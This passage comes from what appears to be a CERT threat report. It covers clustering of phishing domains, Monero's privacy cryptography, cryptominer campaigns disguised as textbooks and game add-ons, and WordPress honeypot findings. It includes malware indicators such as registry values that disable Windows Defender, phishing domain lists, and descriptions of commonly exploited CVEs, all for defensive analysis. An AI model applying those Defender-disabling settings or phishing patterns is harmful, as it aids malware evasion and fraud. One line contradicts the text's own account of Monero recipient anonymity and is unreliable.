
Below is an example of automatic clustering based on text only (For those interested and without going into details: TF-IDF+PCA graph, TF-IDF+ KMeans colors):



Can any conclusions be drawn from the graph above? Not really. We have some clusters (the same color), but they're scattered, so it is difficult to formulate a principle. The same goes for the t-SNE graph:



Some regularities can be found here, although there are also some errors. Close location of the two clusters near the intersection of x=40 and y=-50:




Beside the sms.pl-id... domains there is see us-sms...smsafricang. The algorithm recognized the phrase “sms” as the most important here, and yet the string of characters “sms” in the domain name is nothing wrong. In other words, the text does matter, but that is not all.

So let’s see how a similar operation will work on the aforementioned features such as IP, ASN, registrar, etc. t-SNE for these features looks much better:


We have separate clusters (location in the graph - in accordance with infrastructure features, colors – clusters obtained earlier during text processing). A convergence of colors and locations is also clear. A closer look at the cluster at the intersection of -100 and 20 tells us that there are domains from the same campaign, but with different names in the same place on the graph:

The number of clusters still seems to be too large and excessively scattered, similar domains are found in different clusters. We’re close to the target now. So let’s gather all the features, based on both text and other sources, and try to use them to automatically group domains.

We get a pretty neat graph (colors indicate ASN):



The same graph showing our internally established categories:



Focus on the left side of the graph:

Despite the use of a not quite advanced and non-deterministic dimensionality reduction algorithm (t-SNE), in one place of the graph we have micro-clusters of domains, which are almost identical in text, while belonging to the same campaign was clearly marked by the infrastructural features that these groups set next to each other. Colors are our own markings, it is not difficult to guess what each of them means. Let the result of a query for certificates of one specific domain from the graph be the confirmation.

For the domain "pl-id06057206.xyz" the result from crt.sh looks like this:

pl-id06057206.xyz
pl.pl-id06057206.xyz
inpost-order.pl.pl-id06057206.xyz
vinted-order.pl-id06057206.xyz
booking-order.pl-id06057206.xyz
poczta-order.pl-id06057206.xyz
vinted.pl-id06057206.xyz
booking.pl-id06057206.xyz
sms.pl-id06057206.xyz
pl-id06057206.xyz
uber-order.pl-id06057206.xyz
allegro-order.pl-id06057206.xyz
inpost-order.pl-id06057206.xyz
olx-order.pl-id06057206.xyz

Almost all the prefixes on the list are on the last graph, bingo! A fairly simple algorithm grouped these domains correctly. And if it did, then the more advanced algorithms can also handle classification in real combat.

Summary:

We have a dataset where:

a) there is full freedom to create new cases (they are mostly created by people, not machines),
b) there are a very small number of easily and large-scale available features
c) we can be sure that the training set contains false negative examples,
d) the size of the learning set is almost unlimited historically and will always grow,
e) new patterns, new criminal groups, etc. are constantly emerging.
f) the domain name is sometimes only a few characters long,
g) millions of domains need to be run through algorithms in real time.

And yet algorithms sometimes choose crucial features and make very accurate decisions based on them. To the extent that in the production mode, the share of false positive among the candidate domains does not exceed 10%. What's more, over 50% of cases can be verified, marked and locked automatically as they fit so well with the patterns known. Maybe because criminals are so predictable, or maybe... algorithms have already learned the patterns of behavior of CyberTarcza operators and suggest exactly what they expect?

Grzegorz Zembrowski
Cybersecurity Orange Polska

Monero privacy

In addition to Bitcoin, there are many cryptocurrencies of different features. Some imitate Ethereum's operations and focus on the development towards contracts, while others concentrate on digital currencies offering fast transfers. There are also those offering anonymity at a very high level.

Monero cryptocurrency reigns supreme in the criminal world. Due to its level of anonymity, it was removed from many cryptocurrency exchanges, mainly because cybercriminals used it, for example, to launder money.

Monero's performance (and the level of its anonymity) has changed a lot over the years, so I will describe how it works today. How is it different from Bitcoin. It is also necessary to know the actions on elliptic curves (you can find the basics in the article "Bitcoin – a case study" in the 2018 report).

Recipient

Bitcoin transactions are open and anyone can see them (e.g. at www.blockchain.com/explorer or while monitoring the network), track the address they were sent by and the amount of BTC that was sent to the target. However, it is not known who this address belongs to - unless this data is combined with the data of the clients of the exchanges.

The Monero CryptoNote protocol does not ensures anonymity of the cryptocurrency recipient. Two public keys (A and B) are derived by the sender from the recipient's address, an "r" variable is drawn, on the basis of which the elliptic curve properties are used to compute a one-time public key and thus a one-time address of a recipient.

$$P = Hs(rA)G + B$$

Where: Hs – hash function, r – a large number generated by the sender, A – One of the address components (public key 1), B – The other of the address components (public key 2), G – base point on the elliptic curve

Then the one-time P address is placed by the sender in the transaction output, R=rG is calculated and placed in the transaction. No one but the sender and the recipient knows who the funds are sent to.

The recipient calculates

$$B' = P - Hs(aR)G$$

where "a" is one of the private keys (the so-called view key).

If B' = B, the transaction is meant for the recipient, which is known only to the sender and the recipient. Next, the recipient has to calculate a one-time private key:

$$x = Hs(aR) + b$$

to spend the funds,where "b" is the other of the private keys (the so-called spend key).

In this way, the CryptoNote protocol prevents third parties from seeing the destination address.
However, CryptoNote obfuscates not only the recipient, but also sources of transactions.

Sender

Transactions in Monero are sent in ring signatures.
If a network client wants to send funds to a recipient, they randomly retrieve public keys of the clients that are already recognised in the network (because they have already made a transaction - otherwise they could be easily identified) and then place a ring signature consisting of these public keys and their private key in the transaction. A ring signature doesn't allow a signer of the transaction to be identified, but one can be sure that it is one of the addresses placed in the ring.
The example of such a signature presented here will be a simplified scheme – LSAG (Linkable Spontaneous Anonymous Group).

The sender randomly selects public keys (Pn) for which certain payments have already been made. Let's assume that 2 such keys are selected, so there will be 3 positions (2 + the sender's key) in the "ring." Next, the key image is computed by the sender.

$$I = kH(P)$$

where: I = Key image, H – hash function (Keccak at Monero), k – private key, P – public key

Supposing the sender placed their position in the 2nd place in the ring (it has to be done randomly, otherwise it would be easy to guess who signed the transaction). Then, random numbers a, r1, r3 are generated followed by generating the initial value of c (n+1), in this case c3:

$$c3 = H(M, [aG], [aH(P2)])$$

where: M – message, a – number drawn, P2 – actual public key, H – hash function, G – base point used by Monero on the elliptic curve

Next, c1 and c2 are calculated:


$$c1 = H(M, [r3G + c3P3], [r3H(P3) + c3I])$$

$$c2 = H(M, [r1G + c1P1], [r1H(P1) + c1I])$$

where: r1,r3 – number drawn, P1,P3 – public keys retrieved from the blockchain

The network is able to verify such a signature by having only c1, r1, r2, r3 and I. The sender does not yet have r2 – it is being now calculated using the equation r2 = a – C2p2 so that the signature will be seen as correct by the viewers. At the moment, the ring looks like this (Charlie is the sender):

Scheme of an example ring



Verification of such a signature consists in calculating c2, c3 and c1 from the signature presented by the sender (c1, r1,r2,r3, I):

$$c2 = H(M, [r1G + c1P1], [r1H(P1) + c1I])$$
$$c3 = H(M, [r2G + c2P2], [r2H(P2) + c2I])$$
$$c1 = H(M, [r3G + c3P3], [r3H(P3) + c3I])$$


If the calculated c1 is equal to c1 provided in the signature, the network considers the transaction to have been properly signed, however, it is impossible to indicate which ring participant signed it.

Confidentiality of the amount of money

Supposing a sufficiently unique amount was sent, it would be able to be tracked by the viewer. Monero has also come up with obfuscation of the transaction size to make sure that the number of coins sent didn't exceed.

Bitcoin transactions are open and may look like this:

Bitcoin transaction example



Alice has 50BTC and sends 0.5BTC to Bob. If a smaller amount is sent than the one indicated by the input, it is required to specify where a change, which is returned to Alice's wallet, shall be sent (of course this is a very simplified scheme). To spend 0.8BTC, Bob has to specify transactions that were previously made to him, including transactions from Alice – in this case he sends everything from all the inputs. You can see a certain relationship here – the sum of the outputs is always equal to the sum of the inputs.

At Monero, the transferred funds are encrypted and information about the number of transfers is not included in the transaction. So how does the network "know" that, for example, Alice isn't sending more monero coins than she has? Thanks to the Pedersen Commitment. It allows for the confirmation that the value of the inputs in a transaction is equal to the value of the outputs without revealing the exact value of the transaction. For example:

$$aG + A10 = (aG + A4) + (aG + A6)$$

Nie znając „A" sieć jest pewna ze lewa strona równania jest równa prawej. W przypadku transakcji to równanie przybiera inną postać, ale zasada jest ta sama.
For each output, the sender calculates:

$$C(b) = yG + bH(G)$$

where: y – random large number, b – quantity, H – hash function, G – base point on the elliptic curve.

If the equation C(b) = bG was used, it would be possible to create a table of values, e.g. assuming that the amount of funds transferred is 1 then C(1) = G, when 2 then C(2)=2G, etc., and G is a variable known to everyone. In the correct formula, an obfuscating "y" variable is used, which together with the value of coins(b) are sent in the transaction in encrypted form:


$$M = y + H(H(rP, t))$$

$$A = b + H(H(H(rP, t)))$$

Only the person with the private key "a"(view key) is able to decrypt the variables "y" and "b".

The sender must indicate the **input output(UTXO)** from the previous transaction, must know its variable "y" and the value of the transaction "b"(with a key to decipher them). However, for computing the output, the new variable "y"(y2) must be used. Such a transaction can be represented as follows:

Monero transaction example



When the network "sees" Bob's transactions, it calculates Cb1 – Cc1. As a result, a certain point on the elliptic curve – zG – is received provided that b is the same in these two commitments. Then it resets part of the equation (otherwise the point will not be received):

$$zG = (y1G + bH(G)) – (y2G + bH(G))= (y1 – y2)G + 0$$

Only Bob and the recipient know the private key "z", the network knows the public key consisting of this variable multiplied by G. The "z" key gives him the opportunity to sign the commitment. Thanks to the public key (zG), the network verifies such a signature and hence is assured that no redundant coins were made. The signature must be a ring signature – the viewer "sees" all the commitments as correct.

Summary

Some of the aspects of anonymization used by the Monero's CryptoNote algorithm were presented in the article. I can say that the level of privacy is really high as compared to the most recognizable cryptocurrency – Bitcoin. The use of mechanisms obfuscating the destination address, the source of the transaction or even hiding the value of the transaction from the viewer is a clever use of homomorphic mechanisms of elliptic curves.

Adam Pichlak
Cybersecurity Orange Polska

Unwanted crypto mining

Bitcoin's record-breaking exchange rates, like some other cryptocurrencies, raise their popularity year by year. Currently, it is easy to find advertisements of companies from this industry on television, on billboards or even on the T-shirts of your favorite football team, not to mention online sources. It seems that cryptocurrencies have become mainstream for good and accepted by the business market. The increase in popularity, rates and the amount of money traded makes it a coveted target for cybercriminals who want to get their piece of cake from the whole business.

Attacks on stock exchanges are common, on average several times a year we can hear about an incident involving attempted theft. In August, we witnessed an attack on the Japanese crypto-currency exchange Liquid, which lost over $90 million as a result of the incident. Another incident was a successful attempt to rob the Poly Network, but in this case the attacker returned the stolen funds in exchange for a financial bonus and a position in the company. However, such large attacks are a tiny part of the whole practic. The most vulnerable group are private users. Of course, we don't mean thefts of several million dollars from a private PC, but rather unwanted mining of cryptocurrencies for the profit of the attacker.

Attacks on home users, which provide unwanted software responsible for the mining of cryptocurrencies or the theft of wallets, have been a pain in the neck for several years now. 2021 was no different. The following article presents some examples of incidents that were analyzed by our team last year.

Online learning – digital textbook

2021, like the previous year, was marked by the pandemic. Students were partially forced to learn online. The idea to save some time and money popped into many young heads. Instead of going to the library or a bookshop, why not find the textbook required at school on the Internet? "Free books" are offered on the popular hosting website Chomikuj.pl. The plan could have ended poorly for some students because there was no book, but there was a Trojan as a bonus. The table shows the names of files faking school textbooks that contain malware along with the date of the first scan of the file. The data comes from virustotal.com.

The user should have realised something's wrong as early as during the download because of the file extension that indicated the executable.

After clicking on the file, a pdf containing the book cover and the information that the full version is available in bookshops appears on the screen. Meanwhile, the process responsible for, among others, mining BTC with a processor or a graphics card is run in the background. To cheer you up, the Trojan is already aged and well-detected by most antivirus systems. However, users of an older, out-of-date system should remain worried. The topic has already been raised on industry portals (zaufanatrzeciastrona.pl), however, the problem is still valid, as evidenced by the dates in the table below.

Date	File name
01.01.2021	Polish Language, Grade 8, Eighth-Grader Calendar.exe
05.01.2021	Art, Grades 4-6, Do dzieła, Textbook, Nowa Era publ., + Art History.exe
24.01.2021	Mathematics, Class 5, Workbook, Part 1.exe
25.01.2021	Grammar in primary and middle school, Greg.exe
26.01.2021	Integrated Learning, Grade 3, We Grow in Friendship with Jesus, Textbook, Jedność publ..exe
03.02.2021	Compendium of a middle school student. Mathematics and science.exe
11.02.2021	A middle school organizer. History Social studies.exe
15.02.2021	Polish language, grade 3, The past is today. Literature, Language, Culture, Textbook, Stentor publ..exe
28.02.2021	Family life education, grade 6, Wandering towards adulthood, exercises, Rubikon publ..exe
07.03.2021	Geography, matura exam tasks, demart publ. +cd.exe
16.03.2021	Mathematics, grade 2, Mathematics in the world around us, set of tasks, Podkowa publ..exe
02.04.2021	A set of exercises for corrective-compensatory classes for children aged 10-12.exe
27.09.2021	Analysis of set books grades 7-8.exe

Add-ons, enhancements, cryptominers

After school, some students spend their free time in front of the computer playing their favorite games. In the case of PC users (as opposed to console users), one of the key arguments is the possibility to modify and improve the game using various types of modes or patches, often shared for free by other fans of the series. Last year, we detected software infecting with XMRig that impersonated add-ons of popular games.

XMRig is a legal open-source software that allows for the mining of Monero cryptocurrency. The availability and ease of configuration make the software very popular among its target users, unfortunately it also has its drawbacks. The programme is often provided as unwanted software, and when an unaware user installs it on their computer, they become part of the miner.

In the case analyzed by us, the attackers targeted fans of such games as: Counter-Strike: Global Offensive, Fortnite or Minecraft. Unaware users didn't receive the add-on - instead they received a miner of Monero that significantly reduces the performance of the computer.


The attackers tried their best not to be detected by antivirus systems, in this case by Windows Defender. Two processes - Bypass.exe and Defender.exe - have been created to circumvent securities. The latter was responsible, among others, for changing the value of registry keys so that Windows Defender could not detect any potential threat:

description	ioc
Key created	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows Defender\DisableAntiSpyware = "1"
Key created	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring = "1"

Favorite childhood game

The last scam discussed is the one targeted (probably) at slightly older users is impersonation of the popular in the 1990s game - Contra. After 30 years, Konami decided to launch it on mobile devices to remind old fans of the game. Cybercriminals decided to take advantage of this fact by conducting a really interesting campaign, resulting in the installation of miner of Monero on the victim's computer.

Scammers distributed malware through advertising campaigns on Facebook, using intercepted profiles to this end. For example like this:



In addition to the malvertising campaign, the attackers prepared a range of domains that were similar to one another. The same website was embedded on the domains. The download links on each website redirected to the download-contra.com domain where the malware was hosted.

After downloading and running the file, users could have felt disappointed - an error message appeared on the screen indicating that an Android emulator is required to install the game. In the meantime, he Monero miner was smoothly being installed in the background. A full description of this incident can be found on our portal: https://cert.orange.pl/aktualnosci/contra-returns-with-malware

Home users use the computer only for learning and/or entertainment. Being so far from the cryptocurrency market, they may completely unconsciously become part of it. While the miner installed on a home PC can "only" affect its performance, very often it is accompanied by malware that is more dangerous as it can cause much more damage. Remember to always use legitimate and up-to-date software, download it from official sources, and do not trust all anonymous users of forums and social networks.

Bartłomiej Zieliński
Cybersecurity Orange Polska

WebApp Honeypot

A researcher must resort to various methods in order to keep up with new trends among online attacks. One of the most interesting methods is definitely the use of honeypot systems, which are a simulated environment often appearing to the aggressor as the so-called low hanging fruit (a system that is easy to intercept or a vulnerability that is easy to exploit), while allowing for monitoring of its activity.


In the exercise I conducted, once again I focused on web applications as for many years they have been the most common way of sharing content on the Internet and thus one of the most popular targets of hackers.

The beginnings were modest - one IP address without a domain. An ordinary WordPress blog engine was chosen, and the scenario largely reflected the reality of the time: during its installation the system was in the latest version and was not updated throughout the year. Several popular and well-reviewed add-ons were installed, which weren't updated either. The whole thing was configured in a cursory way, typical of a layman. Everything was topped off with the publication of several entries. Traps are in place. I've begun surveillance.

Observations / Statistics

Most incoming traffic was generated from addresses located in North America. There was scarcely any traffic from the native ASs. It could have gone unnoticed against the "rest of the world." Most of the traffic, as much as 99%, can be regarded as correct, if it is considered in terms of compliance with RFC standards. The remaining 1% were damaged or distorted packets, e.g. the ones containing non-existent methods or appearing to be random binary data.

Share of individual countries addressing in attacks



Most of the "aggressive" traffic can be described as targeted at the substituted CMS, and only 7% of the traffic were generic attacks. The latter group included the entire catalog of RCE vulnerabilities in web applications and IoT devices, as well as various forms of resource enumeration ranging from scans with DirBuster tools, through webshells search, to hunting for "antique" routers with HNAP enabled. Of course, there were attempts to search for applications with the Log4Shell vulnerability. However, there were few of these attacks.

Nature of network traffic:	
Attacks targeting WordPress	**90%**
Enumeration of services and resources	**5%**
Other network traffic	**3%**
Searching for specific vulnerabilities	**2%**

The so-called "other network traffic" comprised indexing bots, content scrappers, probably also lost Internet users – in any case, there were no symptoms of an attack.

Types of attacks on WordPress	
Bruteforce	**88,71%**
Other requests	**4,80%**
Searching for plugins	**2,98%**
Enumeration of users via API	**2,93%**
Version Enumeration	**0,58%**

Attacks on WordPress are dominated by attempts to guess passwords using the bruteforce method and the XML-RPC site or directly through a login form. The attackers used rudimentary dictionaries. They would rarely correlate logins with the accounts of existing users, which means that there are many queries, but the effectiveness is low.

Some query sequences may indicate a desire to determine the version of the system by checking the RSS/Atom aggregators. However, I did not notice this to be later exploited. Perhaps the attackers' tools did not have payloads matching the WordPress honeypot variant.

Ultimately, the most wanted plugin turned out to be WordPress-FileManager, the 6.8 version (CVE-2020-25213) of which allowed for uploading any file onto the server, without authentication.

Not only WordPress

Out of all the traces of searching for vulnerabilities that were not aimed at our CMS, I singled out 5 vulnerabilities that the attackers tried to exploit most often:

1. **PHPUnit <= 4.2.8 / < 5.6.3 Remote Code Execution (CVE-2017-9841)**
   This vulnerability is located in the PHPUnit library (versions from 4.8.19 to 4.8.28 and from 5.0.10 to 5.6.3) that is used for creating unit tests and allows the attacker to execute the PHP language code passed on to the eval-stdin.php script using the POST method. A mistake that is easy both to be made and exploited, and due to the popularity of the above-mentioned library many CMS are affected, including: Moodle and MediaWiki or plugins for Drupal and WordPress.

2. **OptiLink ONT1GEW GPON 2.1.11_x101 – Remote Code Execution**
   An exploit attempting to execute a system command on a device after having exploited the default access data (manufacturer's backdoor). The essence of the vulnerability itself lies in the way data is transferred between the GUI and the tools in the layer of the system shell. In this particular case, the transfer was to the tool responsible for traceroute and ping commands.

3. **D-Link DCS-2530L/DCS-2670L Password Disclosure (CVE-2020-25078)**
   The problem affects two D-Link cameras (DCS-2530L – panoramic camera for home use; DCS-2670 outdoor camera) and allows an unauthenticated person to read the administrator's password by referring to the /config/getuser resource.

4. **Ignition <= 2.5.1 Remote Code Execution (CVE-2021-3129)**
   Vulnerability caused by the incorrect use of file_get_contents() / file_put_contents() function in the Ignition library (version 2.5.1 and earlier) can lead to the execution of the code by the attacker without the need for authentication. This library is used, among others, by Laravel (version 8.4.2). If the debug mode of an application is enabled, it is possible to exploit the vulnerability.

5. **Dasan GPON Router Multiple Vulnerabilities (CVE-2018-10561 + CVE-2018-10562)**
   An attack based on the coexistence of two vulnerabilities in Dasan GPON routers. The first one allows you to circumvent authentication by easy manipulation of the parameters in the visited URL. The other one allows for injection of system's commands due to improper data management when using the ping function.

Summary

As I mentioned earlier, the beginnings were really modest, but as soon as in the third quarter of 2021, another popular content management system was instantiated by honeypot, and now the trap operates in 28 domains. Of course, the development of the tool has resulted in a significant increase in the volume of malicious network traffic and thus more material for analysis...

Contrary to expectations, it was not possible to record attacks using 0-day errors, and during the entire time of the honeypot's operation, there was not a single successful interception. However, this does not mean that such may occur.

Studying the behavior of attackers through the analysis of the tools' use not only allows you to keep up with the development of offensive techniques, but, more importantly, hinder their operations before random people, including our clients, are affected. So, of course, the project will continue to be developed and so will the hunt.

Kamil Uptas
Cybersecurity Orange Polska

MISP – IoC exchange platform

In today's digital world filled with various types of cyber threats CERTs work together to identify and exchange information about them. Although the IoC exchange itself seems trivial, just as we do not like rewriting codes from a photo, it is also inconvenient to copy data between different units and systems – especially when the data is transmitted in the form of e-mails or ,to our horror, in pdf documents ...

